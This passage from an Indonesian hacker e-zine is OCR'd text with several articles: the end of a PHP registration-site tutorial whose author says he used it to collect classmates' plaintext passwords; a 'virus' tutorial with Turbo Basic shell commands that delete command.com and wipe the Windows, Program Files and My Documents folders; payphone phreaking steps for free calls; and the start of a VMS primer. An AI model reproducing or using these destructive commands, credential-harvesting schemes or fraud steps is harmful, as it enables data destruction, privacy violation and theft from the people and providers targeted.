          <td width="69%"> <input type="text" name="nama" size="20"></td>
        </tr>
        <tr>
          <td width="31%" align="right"><b>Status :</b></td>
          <td width="69%"> <select size="1" name="status">
             <option value="siswa" selected>siswa</option>
             <option value="guru">guru</option>
             <option value="karyawan">karyawan</option>
             <option value="alumni">alumni</option>
           </select></td>
        </tr>
        <tr>
          <td width="31%" align="right" valign="top"><b>Alamat :</b></td>
          <td width="69%"> <textarea rows="3" name="alamat"
cols="45"></textarea></td>
        </tr>
        <tr>
          <td width="31%" align="right"><b>Kode Pos :</b></td>
          <td width="69%"> <input type="text" name="kodepos" size="13"></td>
        </tr>
        <tr>
          <td width="31%" align="right"><b>Kota :</b></td>
          <td width="69%"> <input type="text" name="kota" size="20"></td>
        </tr>
        <tr>
          <td width="31%" align="right"><b>Negara :</b></td>
          <td width="69%"> <input type="text" name="negara" size="20"
value="Indonesia"></td>
        </tr>
        <tr>
```



```
      <td width="31%" align="right"><b>Telepon :</b></td>
      <td width="69%"> <input type="text" name="telepon" size="20"></td>
    </tr>
    <tr>
      <td width="31%" align="right"><b>Jenis Kelamin :</b></td>
      <td width="69%"> <select size="1" name="kelamin">
          <option selected value="laki-laki">laki-laki</option>
          <option value="perempuan">perempuan</option>
        </select></td>
    </tr>
    <tr>
      <td width="31%" align="right"><b>Tanggal Lahir :</b></td>
      <td width="69%"> Tanggal : <select size="1" name="tanggal">
  <option value="1">1</option>
  <option value="2">2</option>
  <option value="3">3</option>
  <option selected>4</option>
  <option value="5">5</option>
  <option value="6">6</option>
  <option value="7">7</option>
  <option value="8">8</option>
  <option value="9">9</option>
  <option value="10">10</option>
  <option value="11">11</option>
  <option value="12">12</option>
  <option value="13">13</option>
  <option value="14">14</option>
  <option value="15">15</option>
  <option value="16">16</option>
  <option value="17">17</option>
  <option value="18">18</option>
  <option value="19">19</option>
  <option value="20">20</option>
  <option value="21">21</option>
  <option value="22">22</option>
  <option value="23">23</option>
  <option value="24">24</option>
  <option value="25">25</option>
  <option value="26">26</option>
  <option value="27">27</option>
  <option value="28">28</option>
  <option value="29">29</option>
  <option value="30">30</option>
  <option value="31">31</option>
</select>
```




```
            Bulan : <select size="1" name="bulan">
      <option value="January">January</option>
      <option value="February">February</option>
      <option value="Maret">Maret</option>
      <option value="April">April</option>
      <option value="Mei">Mei</option>
      <option value="Juni">Juni</option>
      <option value="July">Juli</option>
      <option value="Agustus">Agustus</option>
      <option value="September">September</option>
      <option value="Oktober">Oktober</option>
      <option value="November">November</option>
      <option value="Desember">Desember</option>
    </select> Tahun : <input type="text" name="tahun" size="9"></td>
          </tr>
          <tr>
            <td width="31%" align="right"></td>
            <td width="69%"> <input type="submit" value="Submit"> <input
type="reset" value="Reset"></td>
          </tr>
        </table>
      </form> 
      <p> </p>


    </tr>
   <tr>
   <td></td>
  </tr>
   </table>
  ----------------------------------------------------
  ini script berantakan dan saya ambil dari website sekolah aku dulu....
  silahkan langsung di copy paste...

  lalu buat juga file login1.php untuk proses saat login

  ----------------------------------------------------
  <?php
    include "config.php";
    mysql_connect($HOST,$USER_NAME,$PASSWORD);
    $cari=mysql_db_query($DATABASE,"
    select userid, password from echo_user
    ");
    $log=0;
    while($a=mysql_fetch_row($cari)){
```



```
    if($a[0]==$id && $a[1]==$psw){
      $log=1;
      break;
     }else{
        $log=0;
         }
     }
    if($log){
        setcookie("user","$id",time()+10000);
        if($op=="daftar"){
           header("location:index.php");
     }
    }
   ?>
```

---

buat juga file logout.php

```
<?php
 setcookie("user");
 header("location:index.php");
?>
```


---

lalu buatlah file install.php (aku kebiasaan install dan uninstall program, jadi aku memakai istilah ini.

```
<?php

 include "config.php";
 mysql_connect($HOST,$USER_NAME,$PASSWORD);

 $echo_user=mysql_db_query($DATABASE,"
  create table echo_user (
  userid varchar(100) primary key,
  password varchar(100),
  email varchar(100),
  nama varchar(100),
  status varchar(10),
  alamat text,
  kodepos varchar(10),
  kota varchar(100),
```



```
   negara varchar(100),
   telepon varchar(20),
   sex varchar(15),
   lahir varchar(100)
   )");
   if($SMANTAweb_user){
       echo "tabel echo_user berhasil dibuat<br>";
   }else{
       echo "tabel echo_user gagal dibuat<br>";
   }

   ?>
```

INGAT TIDAK SEMUA FILE WEB PHP DIAWALI DENGAN
<HTML><HEAD></HEAD><BODY>....</BODY></HTML>
IKUTI PETUNJUK YANG ADA....

akhirnya selesai skripnya, lumayan panjang, tetapi nggak papalah namanya juga usaha


Langkah Keempat :
* Installah segala skrip database yang anda buat dengan cara ketik
http://localhost/echo/install.php

maka akan ada pesan "tabel echo_user berhasil dibuat"
dan bila ada pesan "tabel echo_user gagal dibuat" coba periksa lagi skrip siapa tahu ada yang salah ketik.

Bila sudah silahkan buat aplikasi yang laen seperti forum diskusi, pesan singkat (Shoutbox)
Chatting, Gallery Photo (Tentu dengan mengerti PHP -->beli bukunya dong...

Langkah Kelima :
* Untuk pengetesan silahkan isi formulir dengan klik register
kalau berhasil silahkan lihat passwordnya di database MySQL di http://localhost/phpMyAdmin
klik echo, lalu klik browse di echo_user, lalu silahkan lihat passwordnya user anda dengan klik user tersebut.

Langkah Keenam :
* Upload file web anda ke hosting yang gratisan (kalo bayar lebih bagus kalo ada duit hehe...)
seperti di www.tripod.com, www.freeserverhost.com



Lalu Undanglah teman-teman anda lewat mailing list atau email agar segera mengunjungi website yang anda buat.

Langkah Keenam :
* Silahkan nikmati hasilnya di database yang anda buat (bagi seseorang mengetahui hal yang sangat pribadi orang laen sangat nikmat, dan bangga sekali).

Langkah Ketujuh :
* Aku sudah ngantuk....mo bobok...capek

Penutup


Semoga artikel ini bermanfaat, artikel ini pernah kuujicobakan dengan membuat website sekolah aku dan mengundang teman-teman, otomatis mereka mendaftar di web tsb, dengan mudah aku bisa mengetahui password emailnya (yang lucunya kebanyakan passwordnya nama pacarnya heheheheh ketauan deh nama pacarnya) dan memang sudah kebiasaan password yang digunakan sama karena kalau kebanyakan password nanti lupa (ya nggak ya..), dan otomatis teman aku pada marah sama aku karena katanya aku curang.....
Disinilah seninya, untuk mengetahui password orang berbagai macam cara...salah satunyadengan social engineering....salah sendiri tidak hati-hati.....

REference

Apa ya...ini pengalaman pribadi (ato cari aja buku ttg PHP)

*greetz to:
[echostaff : y3dips, moby, the_day, z3r0byt3, K-159, c-a-s-e, S'to]
{ISICteam : yudhax, anton, balai_melayu, wisnu, biatch-X },
kak leon TheLogic
anak anak newbie_hacker[at]yahoogroups.com , #e-c-h-o ,
alumni SMANTA, anak-anak STMIK IGM terutama Jur Sistem Informasi@2004

kirimkan kritik && saran ke comex[at]telkom.net



Cara membuat program perusak (Seperti Virus)

Author: Yogya Family Code || http://www.yogyafree.tk
Online @ www.echo.or.id :: http://ezine.echo.or.id

Penulis peduli dengan para newbie yang sedang belajar pemograman sekaligus penulis juga peduli dengan para progammer yang belum mengenal bahasa BASIC (Maklum kebanyakan programmer pada langsung lompat ke Pascal, C dan lainnya).

Membuat program perusak (seperti virus) merupakan keinginan sebagian para pemula komputer, tapi bagaimana mereka bisa membuat kalau mereka tidak tahu bahasa pemograman sama sekali, anda jangan resah untuk masalah ini karena saat ini penulis akan mengajarkan anda cara membuat program perusak (seperti virus) yang sangat sederhana sekali tapi sangat mematikan bahkan bisa dikatakan lebih mengerikan dari program perusak manapun.

Pertama kali skill yang anda butuhkan adalah dasar DOS, tanpa ini anda akan sulit untuk berkreasi dalam membuat program ini tapi jika anda tidak tahu dasar perintah DOS maka anda cukup copy paste saja, bahasa pemograman yang akan kita pakai adalah Turbo Basic v1.0, anda dapat mendownloadnya di Google atau cari dirental CD.

Jika anda buta pemograman Turbo Basic maka anda masuk ke Edit lalu anda tulis Source Code program perusak.

shell "Perintah DOS"


dengan diawali kata shell maka anda dapat menjalankan perintah DOS pada program, misal anda membuat :

```
shell "c:"
shell "cd\"
shell "del command.com"
```

Diatas adalah contoh menghapus DOS pada DOS Classic, Windows 95/98 sehingga pengguna komputer tidak dapat booting, kita contohkan yang lain.

```
shell "c:"
shell "cd\"
shell "deltree /y mydocu~1"
shell "deltree /y windows"
shell "deltree /y progra~1"
```

Diatas adalah contoh menghapus Directory My Document, Windows dan Program Files, sangat fatal bukan ?



Setelah anda selesai membuat programnya maka anda save dahulu, caranya pilih File lalu Save lalu beri nama filenya misal VIRUS.BAS, setelah itu baru kita mengcompile source code tadi, caranya pilih Options lalu pilih Compile to EXE file, setelah itu masuk ke pilihan compile lalu anda enter, maka source code tersebut akan menjadi file EXE.


Jika file EXE tersebut dijalankan maka komputer anda akan menjalankan perintah DOS pada program, dari tutorial diatas, anda dapat berkreasi sendiri bagaimana virus buatan anda dapat berjalan sesuai dengan anda inginkan, perlu diketahui bahwa BELUM ADA SATU ANTIVIRUS DIDUNIA INI DAPAT MENDETEKSI PROGRAM INI ADALAH VIRUS jadi anda bebas mengcopykan program ini ke komputer manapun yang anda suka kecuali komputer berbasis non DOS atau Windows, hehe

Tujuan dari tutorial ini adalah agar kita lebih waspada terhadap berbagai file dengan ekstensi *.exe meskipun file *.exe tersebut 100% dinyatakan bebas virus dari berbagai jenis Antivirus.

Penulis :
Kurniawan
Yogya Family Code
http://www.yogyafree.tk

Salam :
paktani.tk : "Paktani ini saya, hehe"
/conan/ alias markov : "versi 2005 dah keluar lho",
kartubeben : "Inget akukan :P"

*Segala kesalahan error / kerusakan pada komputer dan semacamnya adalah tanggung jawab anda !
*Semua yang anda pelajari dan anda lakukan adalah sepenuhnya tanggung jawab anda



Phreaking Di TUCs (Telepon Umum Coin)

Author: Felix Cun (Fel_C) || frozen_caesius@plasa.co
www.infor-matics.com || admin@infor-matics.com
Online @ www.echo.or.id :: http://ezine.echo.or.id

[-----[Intro]-----]


Artikel Ini Cuman Nerangin Sedikit 'Exploit' Plus Sedikit 'Vulnerabilities' Yang Masih Bisa Dicoba Di Beberapa Payphone Indonesia Jenis Tertentu.

Sedikit? Yup! Coz Masih Banyak Cara" Lain Yang Mungkin Sudah DiPublish Oleh Kaka" Fel_C DiLuar Sana..., Dan Mungkin Sebenarnya Masih Ada Juga Yang Belum DiPublish... :P, Buat Kaka" Fel_C Yang Udah Senior Bgt, Gpp Deh Artikel Ini DiHina, Dan Fel_C Minta Maaf Juga Bwt Semuanya, Coz Mungkin Ada Yang Udah Nganggap Artikel Ini Basi, Or Something... Oops... :(


Kenapa Fel_C Bikin Artikelnya Tentang TUC? Bukan HaPe? Coz Fel_C Lagi Suntuk Sama HaPe, Maklum..., HaPenya Fel_C Dah Ilang DiEmbat Orang Waktu Test UM-UGM Di Yogya Kemaren... [Siemens A55]

[-----[40 Seconds Free Call]-----]

Berlaku Untuk Payphone Yang Bermodel Balok Ramping (Bukan Yang Gendut), Yang Gagang Teleponnya Terletak Di Sebelah Depan (Bukan Di Samping).



Contoh Simplenya Lihat Gambar Di Bawah:




[How To]

Yang Akan Kita Lakukan Disini Adalah Melewati 'Security' Payphone Tsb Sbb:
[*] Angkat Gagang Payphone Tsb.
[*] Akan Terdengar Nada Idle (Idle Tone --> Bunyi Tuuuuuuuuuuuuuut Yang Lama)
[*] Klo Ada Tombol Tertekan, Idle Tone Tsb. Akan Berhenti

```
            +-----------/
LCD -->     | I          \ <-- Klo Udah Kaya' Gini, Idle Tonenya Mati
            +-----------/
```

[*] Jika Coin Tidak Dimasukkan, Maka Hanya Tiga Tombol Yang Bisa DiTekan, Setelah Itu, 'Sistem' Payphonenya Akan Restart Sendiri --> Spt Klo Menekan



Tombol 'Follow On Call', Kecuali Emergency Call.

```
+-----------/
| I23        \ <-- Klo Udah Gini, 'System'nya Restart Sendiri
+-----------/
      ||
    _||_
     \ /
      \/

+-----/----+       Klo Ga Salah, Sebelum Restart Ada Tanda 'P'
| I23 \ :P   | <-- Di Belakang LCD
+-----/----+       (Tapi Ga Ada ':'nya... Oops... :))
```

[*] Untuk Mencobanya, Coba Tekan - Tekan (Pencet - Pencet) Angka I (Satu) Sekali Atau Dua Kali Sampai Di LCDnya Keluar Angka - Angka Satu Tersebut, Tetapi Nada Idlenya Masih Berbunyi Alias Tidak Berhenti
(Coz Harusnya Kan Langsung Berhenti)

```
+------/ +------/
| I    \  atau      | II   \ <-- Idle Tonenya Jangan Mati
+------/ +------/
                                * Ulang Terus Sampai Bisa...!
```


[*] Coba Perhatikan, Apakah Anda Bingung Membaca Sampai Di Sini?
Klo Bingung Silahkan Baca Ulang Dari Atas... :)
[*] Kalau Di Layar LCD Sudah Terlihat Satu Atau Dua Buah Angka I (Satu),
Fel_C Ucapkan Selamat...!!! Karena Tinggal Tersisa Satu Langkah Lagi...
[*] Silahkan Tambahkan No. Telp. Tujuan Anda Di Belakang Angka I (Satu)
Tersebut, ex: II345656 <-- No. Telpnya Fel_C Dulu Waktu Di Bogor.
And Wait For The Dial Tone... Tuuut... ... Tuuut... ...
And You're Connected...!!!

```
+-----------/
| II345656  \ <-- Tuuut... ... Tuuut... ...
+-----------/     [ C o n n e c t e d ]
```

[Notes]

Actually, If U're Lucky, You Don't Just Get The Free 40 Seconds Call,
Every Box Is Different, If One's Not Compatible, Try Another...
And If U're Lucky, (Like Me), You'd Have Unlimited Calls (In Some Boxes)

Oops...
Fel_C Dulu Pernah Nelfon Gratis + Unlimited Di Box Di Depan VIP Alias



Vena Internet Plaza (Mal Merdeka, Bogor, West Java)
Ke Nomor - Nomor Yang Prefixnya 22xxxx-x

Fel_C Pikir, Di Jabotabek Masih Bisa Pake 'Exploit' Ini...
Mungkin Di Kota Lain Berbeda, Seperti 'Bug' Yang Fel_C Temuin Di Malang
[DiBahas Abis Ini...]

Malang, November 2004

Latest Tested:
End Of November 2004
--=[Bogor City]=--
On [Fel_C's Holiday]

West Java Has Changed,
Yuckier Than What
I've Thought BeFore...

[-----[Another 'Bug' For Calling In Public Pay Phone]-----]
[-----[Found By Fel_C On Kampus UIN Malang]-----]

Kali Ini Fel_C Nyoba Box Yang Gendut, Box Yang Lebih Lebar Dari Box Pertama, Yang Gagangnya Ada Di Samping, Tau Kan?
Iseng - Iseng Nyoba Di Kampus...

[The 'Bug']

[*] Fel_C Masukin Coin 100 Duluan...


```
/---------+
\   I00   |
/---------+
```

[*] Fel_C Tambahin Coin 500 (Bisa Juga 1000), Jadi 'Credit'nya Ada 600

```
/---------+
\   600   |
/---------+
```

[*] Fel_C Nelfon Yayang... Oops...

```
+--------/------+
| 7185xx \ 600 |
+--------/------+
```



[*] Yayang Di Rumah Ngangkat Telfon...
'Credit'nya Fel_C DiTilep I00 Sama Boxnya Telkom...
Oops... Coin I00nya Fel_C Turun Ke Box Penyimpanan Coin... [Clriingg]

```
+--------/------+
| 7185xx \ 500 |
+--------/------+
```

[*] Oops... Coin Fel_C Yang Satu Lagi (500) Juga Turun Euy... [Clriingg Juga]
Tapi Bukan Ke Box Penyimpanannya...! Melainkan Ke Tempat Kembaliannya...!

```
+--------/------+     Di LCDnya Masih Ada 500
| 7185xx \ 500 | <-- Total Coin Yang DiTilep TUCnya Cuman I00
+--------/------+     Coz Yang 500 Balik Lagi... :)
```

Hehe... Asyik, Kan...! Pulsa 600 Hanya I00, Lho...!
Dasar Fel_C...! Nelfon Yayang Aja Ga Modal...!
Oops...

[-----[AfterWords]-----]


[*] Tidak Semua TUC Bisa DiPakaikan Cara Begini, Tiap TUC Itu Bisa Berbeda Beda Cara Phreakingnya..., Pada Jenis Tertentu Dan Area Tertentu...,
Spt Yang Pertama (Di Bogor), Mungkin Juga Berlaku Untuk Daerah'' Di Sekitarnya (JaBoTaBek)
So, Silahkan Mencoba Di Daerah Masing - Masing...!

[*] One More, Fel_C Rasa, 'Bug'" Yang Kaya' Beginian (Di TUC), Ga Bakalan Di'Patch' Sama Pihak Telkom... Kaya'nya Bakal DiBiarkan Apa Adanya Aja Tuh..

[*] Fel_C Rasa, 'Bug'" Kaya Ginian Lebih DiKarenakan Oleh Settingan Di Dalam TUC Itu Sendiri... Jadi, Fel_C Saranin Bwt Yang Punya Kunci TUC, Coba Aja Liat Dan Utak - Atik Settingannya... (Jangan Bwt Ambil Recehan...)

[*] The Last But Not Least, Jangan Frustasi Hanya Karena Ga Bisa Nerapin Cara Spt Di Atas... Masih Ada Tool Phreaking Tradisional Yaitu Coin Gantung..., Gampang DiBuat Sendiri Loh...! Murah - Meriah Euy...!
[Coin Gantung --> Coin Yang DiLubangi Sedikit, Kemudian DiBeri Benang Dan Ketika DiPakai, Hanya Untuk Menambah 'Credit' Kemudian DiTarik Keluar Lagi...]

[*] More Tips...
[^^]



Banyak Orang Iseng Menyumbat Saluran Coin Dengan Kartu, Rokok, Atau Semacamnya Sehingga Orang" Tertipu Memasukkan Coin Mereka KeDalamnya... Klo Nemuin Yang Kaya' Gini... (Jangan Melakukan Hal Seperti Ini --> Menyumbat), Langsung Keluarkan Sumbat Itu Dengan DiTusuk", Atau Di'Gebrak', Atau Semacamnya Sampai Terdengar Suara [Clriingg] Yang Banyak, Dan... GOTCHA...! Coin" Rampasan Itu Bisa Dipakai Buat Nelfon Gratis...! Oops...! Dasar Otak Gratisan...!
[^^]
Klo Emang Ngebet Pengen Ngobrol Gratis, Telfon Aja Operator GSM, Atau Telfon Ke Costumer Service Produk" Sabun Atau Semacamnya, Atau Cobain Aja Ngobrol Sama Operator 147 Atau 108, Atau Ngobrol Sama Pak Polisi, Atau Semacamnya...
Oops... :)

[-----[Infos]-----]


<referensi>
'Pokoknya Dari: Pelbagai Sumber
'Bukan Hanya Dari Otak Sendiri Loh...
[url]http://not.found.404[/url]
</referensi>

<download> sOmEfReEpRoGrAmS [At] www.geocities.com/astro_cag [Ok!]
</download>
For More Infos, Look For 'Em [At] Sites And Channel Above

[-----[Thanx And Greetz]-----]
[-----[To]-----]

Allah Swt Yang Menjadikan Ilmu Untuk DiCari... | Ma" + Pa" Fel_C Yang [...] Fel_C's Love Yang Sukanya Marah - Marah Yang Fel_C Jarang Tau Kenapa... Oops... ILU...
Astro Cagey, My Author | PT Telkom Yang Banyak Membantu Dalam Memberikan Fel_C
Akses Gratis. Oops... Thanx Byk Deh... :)

G-SHO, De' Cumal, Dzick, Loka, Asy - Syudzdzaadz Al Maftuun, Ajib, Okta, Biv's, Syuhada, Tere, Bang Streep, Bang Al-Qaeda, Bang Racoon (Jgn Marahan...),
[Dan Lainnya Yang Ga KeSebut Satu - Persatu]



Abang", Mba" Dan Kaka" Fel_C Lainnya Serta Temen", Juga Para Admin

[At]

[KopMa Padang Bulan] Bwt Kompienya, echo|staff (Bang Spid3y, Dkk), Mba Avril,
[ECHO].or.id, Think Club, Hentai Brothers, Jasakom, Yogya Famili Code, Pemula, Waraxe, So Young,
[Dan Lainnya Yang Ga KeSebut Satu - Persatu]

Juga [At] Channel" [At] DALnet [At]

#CCommunity-Card (Banned, Oops...) | #E-C-H-O (BOT Mulu...) |
#FlipFlopBand |
#PolluxBand | #Neoteker (Solusi Masalah Kompie) | #MalangHackerLink |
#KartuBeben | #X-Projection
[Dan Lainnya Yang Ga KeSebut Satu - Persatu]


[Oops... Fel_C Minta Ma'af Klo Kebanyakan Dan Bikin Bosen Ngebacanya...]

"Sebaiknya Berterima Kasihlah Kepada Orang Yang Kamu Anggap Perlu, Karena Berterimakasih Kepada Mereka Membuat Kamu Ingat Pada Mereka :)"

"'Hacker, Cracker, Lamerz Atau Scripts Kiddies', Itu Hanyalah Sebuah Nama...
'Semua Punya Tujuan, Semua Punya Kepentingan', Itu Hal Yang Biasa...
Setiap Orang Bisa Jadi Siapa Saja Dan UnderGround Adalah Dunia Yang Tidak Bisa Di Atur Dengan Suatu Etika Ketika Kita Sudah Tidak Saling Percaya

That's All, Folks...!!! :I'm Winking:
And Keep On The Road, Dudes...!!!

Kritik & Saran, mailto: frozen_caesius@plasa.com || admin@infor-matics.com
Or PM Me On forum.[ECHO].or.id



.:[VMS Basic Commands]:.


Author: ramius || ramius@m-net.arbornet.org
haknet@deathrow.vistech.net
Online @ www.echo.or.id :: http://ezine.echo.or.id
http://deathrow.vistech.net/~haknet/

Foreword
Anda tahu UNIX ??? Linux ??? BSD ??? hmm... VMS ???
Wajar jika anda tidak mengenali kata yang terakhir
ini.Mungkin anda pernah dengar ,tapi mungkin anda
belum tahu cara mengoperasikannya. Jika anda sudah
tahu, artikel ini bukan untuk anda =)
VMS (Virtual Memory System) adalah sistem ope
rasi multiuser & multitasking pertama yang dibuat
oleh DEC (Digital Equipment System) khusus untuk
mesin VAX (Virtual Address Extension). Pada tahun
1969 Ken Thompson & Dennis Ritchie menggunakan VMS
pada mesin PDP-11 (PORTING) untuk menulis UNIX per
tama. Sekarang pamor VMS sendiri telah kalah jauh
daripada UNIX.Sangat jarang saya melihat artikel
mengenai VMS hacking atau yang lainnya.Hal ini mungkin
disebabkan karena penggunaan VMS berkisar pada
universitas2 terkemuka (uoregon.edu ,utexas.edu ,
washington.edu) yang memperdalam mengenai jaringan.
Dari sisi penggunaan ,VMS jauh lebih sulit dioperasi
kan daripada UNIX.Perbedaan struktur command line
juga mempersulit proses pembelajaran bagi para newbie
seperti saya.

Lalu mengapa kita mempelajari VMS ??? Apa gunanya ???
mmm... pertanyaan ini sebaiknya anda jawab sendiri saja.
Kalau bagi saya, VMS sama seperti UNIX ,Linux ,WinXP
hanya saja VMS lebih primitif. Saya sudah belajar UNIX ,
Linux ,dan WinXP....kenapa saya tidak mau belajar VMS ??
Yang namanya pengetahuan itu tidak ada batasnya coy....=p

Jika anda tidak ingin belajar VMS ,silahkan tutup file ini
dan berikan kepada teman anda yang mau...
Namun jika anda masih tetap ingin belajar VMS .... read on

Nah... untuk belajar perintah2 dasar ,tentu kita tidak
